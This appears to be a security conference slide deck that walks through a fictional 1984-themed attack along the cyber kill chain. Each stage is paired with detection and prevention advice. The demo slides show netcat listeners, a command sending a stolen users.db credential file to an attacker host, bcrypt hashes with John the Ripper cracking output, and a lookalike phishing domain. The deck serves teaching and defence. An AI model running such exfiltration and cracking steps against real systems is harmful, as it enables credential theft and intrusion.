

# Anatomy of a Cyber Attack

# Jon Mann

Senior Security Engineer



CISSE, GDSA, GSEC, GSTRT, GCIH, ITIL4



[jonmann.nyc](https://jonmann.nyc)



[github.com/jonmannn](https://github.com/jonmannn)



WARBY  
PARKER




# Agenda

- Cyber Kill Chain
- Demonstration
- Mitigations
- Remarks

# Cyber Kill Chain

# Cyber Kill Chain

- Steps an adversary typically takes to penetrate a system and achieve their objectives.
- Obstructing any step of the cyber kill chain will prevent the adversary from accomplishing their objectives.
- Stopping the adversary at an earlier step is more disruptive; however more difficult.



# Demonstration

# Target

Oceania is one of the three superstates that dominate the world. It is characterized by totalitarian rule, led by the Party and its figurehead, Big Brother. The society in Oceania is marked by pervasive surveillance, strict control over information and language, and the suppression of individual thought. The Party uses propaganda and constant war to maintain power and manipulate the populace. Life in Oceania is bleak, with a focus on loyalty to the Party above all else, and the concept of "doublethink" allows citizens to accept contradictory beliefs without question.



Image credit: <https://img110.tripod.com/ficflags1.htm>

# Adversary

Robot Jaguar is a Eurasia-based criminal enterprise that's closely aligned with the Eurasian superstate government. The superstate of Oceania is the sworn enemy of Eurasia. Robot Jaguar has been known to conduct large-scale disinformation campaigns and masquerade as journalists and government officials. Robot Jaguar's tactics include social engineering and exploiting web vulnerabilities to compromise the integrity and confidentiality of their targets. Robot Jaguar is difficult to detect due to their preference of living off the land and utilizing custom tools.



Image credit: Microsoft Copilot



# Victim

Winston Smith lives in the superstate of Oceania. Winston recently started a job at Newspeak Printing, a provider that maintains and repairs smart flatbed newspaper printing machines all across Oceania.



Image credit: <https://www.deviantart.com/wainymman/art/Winston-Smith-pencil-38965327>

# Reconnaissance

SHODAN

Explore

Downloads

Pricing

hostname:newspeakprinting.com

Account

Idaho Springs

Golden

Edgewater

Denver

Aurora

Glendale

Watkins

printersupport.newspeakprinting.com

Regular View

Raw Data

© OpenMapTiles Satellite © MapTiler © OpenStreetMap contributors

## General Information

Hostnames	newspeakprinting.com printersupport.newspeakprinting.com
Domains	NEWSPEAKPRINTING.COM
Country	Oceania
City	London
Organization	Newspeak Printing
ISP	Oceania Fiber Co
ASN	AS13649

## Open Ports

8888


// 8888 / TCP

-1579638222 | 2024-10-18T17:25:56.334983


## Printer Tester

HTTP/1.1 200 OK  
Date: Fri, 18 Oct 2024 17:21:25 GMT  
Server: Flask  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Pragma: no-cache  
Cache-Control: no-cache, no-store  
Set-Cookie: ns\_s=14de21071134540f555dab23098e41c1f45d4fcb; path=/; HttpOnly  
Strict-Transport-Security: max-age=31536000  
Vary: X-Requested-With  
X-UA-Compatible: IE=edge  
X-Content-Type-Options: nosniff  
X-XSS-Protection: 1; mode=block  
Transfer-Encoding: chunked  
Content-Type: text/html; charset=utf-8



# Reconnaissance





# Reconnaissance




# Weaponization



# Delivery



# Delivery



**Exploitation**



## Cyber Kill Chain Steps



**1 Reconnaissance**  
Gain information about a system and its vulnerabilities.



**2 Weaponization**  
Determine how the attack will work.



**3 Delivery**  
Deliver the payload to the target.



**4 Detonation**  
Initiate the attack.



**5 Installation**  
Install the program on the target system.



**6 Command & Control**  
Demonstrate the ability to influence the target system.



**7 Act on Objectives**  
Complete the attack.

Discovered public site and identified vulnerable victim.

Created custom assets to socially engineer victim.

Sent phishing email to victim to harvest credentials.

Exploited command injection vulnerability once authenticated into public site.

Established persistence by creating a side channel into the system.

Compromised the integrity of the system's data by manipulating an upcoming newspaper article.

Stole credentials from the system and cracked them on my own device for use in future attacks.

# Mitigations


# Mitigations

## Detection

The ability to identify potential threats or malicious activity happening within a system.

## Prevention


Proactive measures taken to prevent those threats from occurring in the first place.



# Reconnaissance


## Detection

- Review site visitors for suspicious connections and failed login attempts. Alert on repeat offenders.



## Prevention

- Restrict employees from sharing their employer information.



# Weaponization

## Detection

- Configure alerts on the registration of malicious “Cousin Domains” for popular services.

## Prevention

- Purchase “Cousin Domains” to prevent adversaries from doing so.


The screenshot shows the GoDaddy 'Your Cart' page. At the top, there's a search bar with the placeholder text 'Every great idea deserves its own domain name' and a magnifying glass icon. Below the search bar, the 'Your Cart' section is titled 'GoDaddy is a trusted growth partner to millions of everyday entrepreneurs.' The cart contains one item: 'netflix-login.net'. The item details include a black square icon with 'WWW', the domain name 'netflix-login.net', and a dropdown menu set to '3 Years'. The price is shown as '\$49.99' with a crossed-out '\$74.97' and '33% off'. Below the price, it says 'Renews October 2027 for \$74.97'. To the right of the item, there's a toggle switch for 'Full Domain Protection' which is currently turned off. Below the toggle, it says 'RECOMMENDED' and lists two bullet points: 'Chosen by over 225,000 customers monthly to prevent unauthorized domain changes.' and 'Requires your approval via 2-factor verification for vital changes like deleting or transferring a domain.' The price for this protection is '\$11.99/yr'. On the right side of the cart, there's an 'Order Summary' section. It shows '1 Item' and a 'Subtotal (USD)' of '\$49.99'. Below the subtotal, it says '4 interest-free payments of \$12.49.' with a link to 'Learn More'. A note states 'Subtotal does not include applicable taxes' and a link to 'Have a promo code?'. At the bottom of the order summary, there's a message: 'Nice! You saved \$24.98 on your order.' and a button labeled 'I'm Ready to Pay'.

GoDaddy Contact Us 24/7

Every great idea deserves its own domain name

### Your Cart

GoDaddy is a trusted growth partner to millions of everyday entrepreneurs.



netflix-login.net

.NET Domain Registration

3 Years

Renews October 2027 for \$74.97

\$49.99

~~\$74.97~~

33% off

☐ Full Domain Protection

RECOMMENDED

- Chosen by over 225,000 customers monthly to prevent unauthorized domain changes.
- Requires your approval via 2-factor verification for vital changes like deleting or transferring a domain.

\$11.99/yr

### Order Summary

1 Item

**Subtotal (USD)** **\$49.99**

4 interest-free payments of \$12.49. [Learn More](#)

Subtotal does not include applicable taxes

[Have a promo code?](#)


Nice! You saved \$24.98 on your order.

I'm Ready to Pay

# Delivery


## Detection

- Set alerts for emails delivered from potential “Cousin Domains” or employees browsing unknown domains.



## Prevention

- Perform Security Awareness training to educate employees on spotting phishing attempts.
- Remove links from emails with untrusted sources.
- Prevent visits to untrusted sites.




# Exploitation

## Detection

- Alert on new devices or IPs connecting to a site.
- Alert on suspicious form parameters.

## Prevention

- Require multi-factor authentication (MFA) to access company sites.
- Only allow connections from trusted devices or networks.
- Sanitize inputs on web forms with an allow-list of acceptable patterns.
- Deploy a Web Application Firewall (WAF) to analyze and block malicious web requests.




# Installation

## Detection

- Monitor servers for unexpected processes.
- Alert on suspicious network traffic.

## Prevention

- Apply egress network traffic filtering.
- Deploy an application allow-list to prevent unnecessary applications from running.






# Command and Control

## Detection

- Perform File Integrity Monitoring (FIM) on sensitive data.

## Prevention

- Do not run multiple applications with differing data sensitivities on the same server.
- Apply file permissions to prevent the unauthorized modification of files.



```
nc -v -l 4444

webapp.py
cat print_newspaper.py
import subprocess

# Usage: Printer operator should run this program and provide the
# name of each section to print by 2am for punctual delivery.


def print_file(file_path):
    try:
        # Use the 'lp' command to print the file
        subprocess.run(['lp', "/readyForPressing/{}".format(file_path)], check=True)
        print(f"Printing {file_path}...")
    except subprocess.CalledProcessError as e:
        print(f"Failed to print the file: {e}")
    except FileNotFoundError:
        print(f"The file {file_path} was not found.")

file_to_print = input("Enter the filename of the section")
print_file(file_to_print)
```

# Act On Objectives

## Detection

- Monitor servers for unexpected processes.
- Alert on suspicious network traffic.



```
nc -v -l 14444
nc (nc)
requirements.txt
root
run
sbin
srv
sys
tmp
usr
var
web_auth
cd web_auth
ls
users.db


nc -vv 192.168.1.13 5555 < users.db

~ 16:11:05
$ nc -v -l 5555 > users.db
^C

~ 16:12:22
$ cat users.db
robert.charrington@oceanatimes.com:$2a$10$Nk8X2USUB2N0kJLTJndi07X/rma9gBbLELMVG1/CfNTfEDcaQ16
winston.smith@newspeakprinting.com:$2a$10$QpF2ya0L5Fzy5Dgw7dvQV_esh8FNBvXjX/1x0xTLhiuoxzhg4dAK
rita.antoine@oceanatimes.com:$2a$10$Y86aDjzVF7_6fgBx6ILRmuBPfCOCCL51JgimkwD8k5AaTZ0UaI1C
bigbrother@oceania.gov:$2a$10$Jz_endzKfCeVRTmNlPq8e8Up1XISY1kmUsXnQ16PCGJvmm978QdW
nancy.beleforte@airstripeonechronicle.com:$2a$10$Wj1SY14v00tUvyHPquZqGud20t8yzhFXCezhch249tg8Lbzb79de
```

## Prevention

- Apply egress network traffic filtering.
- Deploy an application allow-list to prevent unnecessary applications from running.
- Apply file permissions to prevent the unauthorized access of files.
- Salt and pepper hashed passwords
- Train users to use long, unique passwords.



```
~/1984-hacked-presentation 16:19:42
$ john --wordlist=/Users/jonmann/src/1984-hacked/wordlist.txt --format=bcrypt ~/users.db
Loaded 5 password hashes with 5 different salts (bcrypt [Blowfish 32/64 X3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Winter2014! (rita.antoine@oceanatimes.com)
password (robert.charrington@oceanatimes.com)
Julia1984! (winston.smith@newspeakprinting.com)
warispeace (nancy.beleforte@airstripeonechronicle.com)
4g 0:00:01:12 100% 0.05527g/s 13.30p/s 45.31c/s 45.31c/s ~user..www
Use the "--show" option to display all of the cracked passwords reliably
Session completed

~/1984-hacked-presentation 16:21:28
$
```

Remarks

# Anatomy of a Cyber Attack

<https://github.com/jonmannn/1984-hacked>



jonmann.nyc



github.com/jonmannn

Try it yourself!

---

# News Stories